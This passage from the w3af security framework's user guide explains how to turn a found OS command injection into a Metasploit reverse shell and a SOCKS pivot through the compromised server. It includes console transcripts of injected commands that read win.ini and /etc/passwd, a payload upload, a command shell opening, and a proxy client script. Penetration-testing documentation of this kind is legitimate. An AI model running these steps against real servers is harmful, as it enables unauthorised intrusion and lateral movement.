As said before, this feature allows you to use metasploit payloads to exploit the server that supports a vulnerable web application. To use this feature you must have a working installation of the metasploit framework version 3.0 or greater; you can get it for free at www.metasploit.com , the installation and configuration of MSF is out of the scope of this document.

To be able to use the virtual daemon you will need to run the following command in order to copy the w3af metasploit module into the MSF directory:

```
./w3af_console -i /home/jdoe/tools/msf/
```

Where "`/home/jdoe/tools/msf/`" is the directory where the user "jdoe" installed Metasploit. In case you are interested, this is just a fancy shortcut for "`cp core/controllers/vdaemon/w3af_vdaemon.rb /home/user/tools/msf/modules/exploits/unix/misc/`". Once this has been done, the user can start using the virtual daemon feature, before going through an example to see how to use the feature, we will make a summary of the steps that will happened during the exploitation:

1. w3af finds a vulnerability that allows remote command execution

2. The user exploits the vulnerability and starts the virtual daemon

3. The user starts the metasploit framework

4. The user configures the w3af module inside MSF and executes it

5. w3af module inside MSF will connect to the virtual daemon that is listening on localhost

6. MSF will send the payload selected by the user to the virtual daemon

7. The virtual daemon will create a PE(portable executable) or an ELF(executable and linkable format) file depending on the remote operating system, and using the exploited vulnerability it will upload and execute the payload in the remote server

8. The process of uploading the file to the remote server depends on the remote operating system, the privileges of the user running w3af and the local operating system; but in most cases the following happends:

   - w3af sends a small executable to the remote server to perform an extrusion scan.

   - w3af sniffs on the configured interface (misc-settings -> interface) for packets that arrive on the expected ports in order to verify outgoing firewall rules on the remote network

   - If a TCP port is found to be allowed in the remote firewall, w3af will try to run a server on that port and make a reverse connection from the compromised host in order to download the PE/ELF generated file. If no TCP ports are enabled, w3af will send the ELF/PE file to the remote server using several calls to the "echo" command, which is rather slow, but should always work because it's an in-band transfer method.

9. The payload runs in the remote server and possibly connects back to the metasploit framework, that will handle the rest of the exploitation.

Now that we know the theory, let's see an example of what this feature can do:

```
$ ./w3af_console

w3af>>> plugins

w3af>>> plugins

w3af/plugins>>> audit osCommanding

w3af/plugins>>> audit

Enabled audit plugins:

osCommanding

w3af/plugins>>> back

w3af>>> target

w3af/target>>> set target http://172.16.1.128/os.php?cmd=f00

w3af/target>>> back

w3af>>> start

The list of found URLs is:

- http://172.16.1.128/os.php

Found 1 URLs and 1 different points of injection.

The list of Fuzzable requests is:

- http://172.16.1.128/os.php | Method: GET | Parameters: (cmd)

Starting osCommanding plugin execution.

OS Commanding was found at: http://172.16.1.128/os.php . Using
method: GET. The data sent was: cmd=type+%25SYSTEMROOT
%25%5Cwin.ini The vulnerability was found in the request with id
7.

w3af>>> exploit

w3af/exploit>>> exploit osCommandingShell

osCommanding exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.

Vulnerability successfully exploited.

Execute "exitPlugin" to get out of the remote shell. Commands
typed in this menu will be runned on the remote web server.

w3af/exploit/osCommandingShell>>> start vdaemon

Virtual daemon service is running on port 9091, use metasploit's
w3af_vdaemon module to exploit it.

w3af/exploit/osCommandingShell>>>
```

Nothing special for now, just added the new "start vdaemon" command. With
this w3af run we have covered items 1. and 2. of the theory. The next step is to

configure the MSF module and run it; my preferred way is to use metasploit's web interface "msfweb". The first step is to click on the "Exploit" button on the main menu, a small window will appear, there you should search for *w3af* and then select the exploit named: "w3af virtual daemon exploit". Some important points to have in mind while configuring the w3af agent virtual daemon module inside MSF:

- The target is of course the remote operating system you are exploiting
- VNC payloads don't seem to work
- RHOST parameter indicates the IP address of the server you are exploiting
- LHOST is your public IP address
- LPORT is a port where the remote web server can connect to (when using reverse connect payloads) or you can connect to (when using bind payloads)
- The w3af module inside metasploit will connect to localhost:9091 and do all the payload transfer, this parameters can't be configured and must not be confused with RHOST/LHOST and LPORT

Once it has been configured, we can click on "Launch Exploit" to start the process, this is what we will see in the w3af console:

```
w3af/exploit/osCommandingShell>>>

Please wait some seconds while w3af performs an extrusion scan.

The extrusion test failed, no reverse connect transfer methods
can be used. Trying inband echo transfer method.

Error: The user running w3af can't sniff on the specified
interface. Hints: Are you root? Does this interface exist?

Successfully transfered the MSF payload to the remote server.

Successfully executed the MSF payload on the remote server.
```

The last messages are printed when you run w3af as a normal user, the reason is simple, when you run w3af as a user you can't sniff and therefore can't perform a successful extrusion scan. A successful extrusion scan would look like:

```
Please wait some seconds while w3af performs an extrusion scan.

ExtrusionServer listening on interface: eth1

Finished extrusion scan.

The remote host: "172.10.10.1" can connect to w3af with these
ports:

- 25/TCP
```

```
- 80/TCP

- 53/TCP

- 1433/TCP

- 8080/TCP

- 53/UDP

- 69/UDP

- 139/UDP

- 1025/UDP

The following ports are not bound to a local process and can be
used by w3af:

- 25/TCP

- 53/TCP

- 1433/TCP

- 8080/TCP
```

Selecting port "8080/TCP" for inbound connections from the compromised server to w3af.

And if we take a look at the metasploit web interface we will find something far more interesting:

```
[*] Started reverse handler

[*] The remote IP address is: 172.16.1.128

[*] Using remote IP address to create payloads.

[*] Sent payload to vdaemon.

[*] The estimated time to wait for the extrusion scan to
complete is: 1 seconds.

[*] Done waiting!

[*] The estimated time to wait for PE/ELF transfer is: 8
seconds.

[*] Waiting...

[*] Done waiting!

[*] Going to wait for 27 seconds (waiting for crontab/at to
execute payload).

[*] The session could start before the handler, so please *be
patient*.

[*] Command shell session 1 opened (172.16.1.1:4444 ->
172.16.1.128:1047)

[*] Done waiting!
```

```
[*] Starting handler

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-2000 Microsoft Corp.


C:\WINNT\system32>
```

Now the user has an interactive shell with the privileges of the user running the web server, that can be used without any restrictions, you could even close w3af now and continue working directly from the metasploit shell.

w3afAgent

As said before, this feature allows you to create a reverse tunnel that will route TCP connections through the compromised server. Unlike virtual daemon, these feature is ready to use and doesn't require any other software. Before going through an example to see how to use this feature, we will make a summary of the steps that will happened during exploitation:

1. w3af finds a vulnerability that allows remote command execution

2. The user exploits the vulnerability and starts the w3afAgent

3. w3af performs an extrusion scan by sending a small executable to the remote server. This executable connects back to w3af and allows the framework to identify outgoing firewall rules on the remote network.

4. w3afAgent Manager will send a w3afAgentClient to the remote server. The process of uploading the file to the remote server depends on the remote operating system, the privileges of the user running w3af and the local operating system; but in most cases the following happends:

   - w3af reuses the information from the first extrusion scan, which was performed in step 3 in order to know which port it can use to listen for connections from the compromised server.

   - If a TCP port is found to be allowed in the remote firewall, w3af will try to run a server on that port and make a reverse connection from the compromised in order to download the PE/ELF generated file. If no TCP ports are enabled, w3af will send the ELF/PE file to the remote server using several calls to the "echo" command, which is rather slow, but should always work because it's an in-band transfer method.

5. w3afAgent Manager starts the w3afAgentServer that will bind on localhost:1080 (which will be used by the w3af user) and on the interface configured in w3af (misc-settings->interface) on the port discovered during step 3.

6. The w3afAgentClient connects back to the w3afAgentServer, successfully

creating the tunnel

7. The user configures the proxy listening on localhost:1080 on his preferred software
8. When the program connects to the socks proxy, all outgoing connections are routed through the compromised server

Now that we know the theory, let's see an example of what this feature can do:

```
$ ./w3af_console

w3af>>> plugins

w3af/plugins>>> audit osCommanding

w3af/plugins>>> audit

Enabled audit plugins:

osCommanding

w3af/plugins>>> back

w3af>>> target

w3af/target>>> set target http://172.10.10.1/w3af/v.php?c=list

w3af/target>>> back

w3af>>> start

The list of found URLs is:

- http://172.10.10.1/w3af/v.php

Found 1 URLs and 1 different points of injection.

The list of Fuzzable requests is:

- http://172.10.10.1/w3af/v.php | Method: GET | Parameters: (c)

Starting osCommanding plugin execution.

OS Commanding was found at: http://172.10.10.1/w3af/v.php .
Using method: GET. The data sent was: c=%2Fbin%2Fcat+%2Fetc
%2Fpasswd The vulnerability was found in the request with id 2.

w3af>>> exploit

w3af/exploit>>> exploit osCommandingShell

osCommanding exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.

Vulnerability successfully exploited.

Execute "exitPlugin" to get out of the remote shell. Commands
typed in this menu will be runned on the remote web server.
```

Nothing really new until now, we configured w3af, started the scan and exploited the vulnerability.

```
w3af/exploit/osCommandingShell>>> start w3afAgent
Initializing w3afAgent system, please wait.
Please wait some seconds while w3af performs an extrusion scan.
The extrusion scan failed.
Error:  The  user  running  w3af  can't  sniff  on  the  specified
interface. Hints: Are you root? Does this interface exist?
Using  inbound  port  "5060"  without  knowing  if  the  remote  host
will be able to connect back.
```

The last messages are printed when you run w3af as a normal user, the reason is simple, when you run w3af as a user you can't sniff and therefor can't perform a successful extrusion scan. A successful extrusion scan would look like:

```
Please wait some seconds while w3af performs an extrusion scan.
ExtrusionServer listening on interface: eth1
Finished extrusion scan.
The  remote  host:  "172.10.10.1"  can  connect  to  w3af  with  these
ports:
- 25/TCP
- 80/TCP
- 53/TCP
- 1433/TCP
- 8080/TCP
- 53/UDP
- 69/UDP
- 139/UDP
- 1025/UDP
The following ports are not bound to a local process and can be
used by w3af:
- 25/TCP
- 53/TCP
- 1433/TCP
- 8080/TCP
Selecting  port  "8080/TCP"  for  inbound  connections  from  the
```

compromised server to w3af.

In both cases (superuser and user), these should be the following steps:

Starting w3afAgentClient upload.

Finished w3afAgentClient upload.

Please wait 30 seconds for w3afAgentClient execution.

w3afAgent service is up and running.

You may start using the w3afAgent that is listening on port 1080. All connections made through this SOCKS daemon will be relayed using the compromised server.

And now, from another console we can use a socksClient to route connections through the compromised server:

```
$ nc 172.10.10.1 22
(UNKNOWN) [172.10.10.1] 22 (ssh) : Connection refused

$ python socksClient.py 127.0.0.1 22
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1
Protocol mismatch.

$ cat socksClient.py
import extlib.socksipy.socks as socks
import sys

s = socks.socksocket()
s.setproxy(socks.PROXY_TYPE_SOCKS4,"localhost")
s.connect((sys.argv[1],int(sys.argv[2])))

s.send('\n')
print s.recv(1024)
```

More information

More information about the framework, like: HOWTOs, advanced usage, bugs, TODO list and news, can be found in the project homepage:

http://w3af.sf.net/

The w3af project has two mailing lists, one for developers and one for users. If you have any question or comment about the framework, don't hesitate and send an email to any of the mailing lists, which can be located at:

http://sourceforge.net/mail/?group_id=170274

Bugs

The framework is still under development and has *many* known bugs. If you downloaded the latest release package and find a bug, please perform a SVN checkout and try to reproduce the bug in the latest version, if you are still able to reproduce it, please report the bug with a detailed description. To report a bug please navigate to:

http://sourceforge.net/tracker/?group_id=170274&atid=853652

Contributors

Code contributions are always welcome, a plugin developer guide will be written shortly to aid new developers enter the w3af world. For a list of known bugs and a TODO list, please see:

http://sourceforge.net/pm/?group_id=170274

Final words

This document is merely and introduction, complete knowledge about the framework and its usage is complex and can be achieved only by using it.

Making a mistake and learning from it, takes you one step closer to wisdom.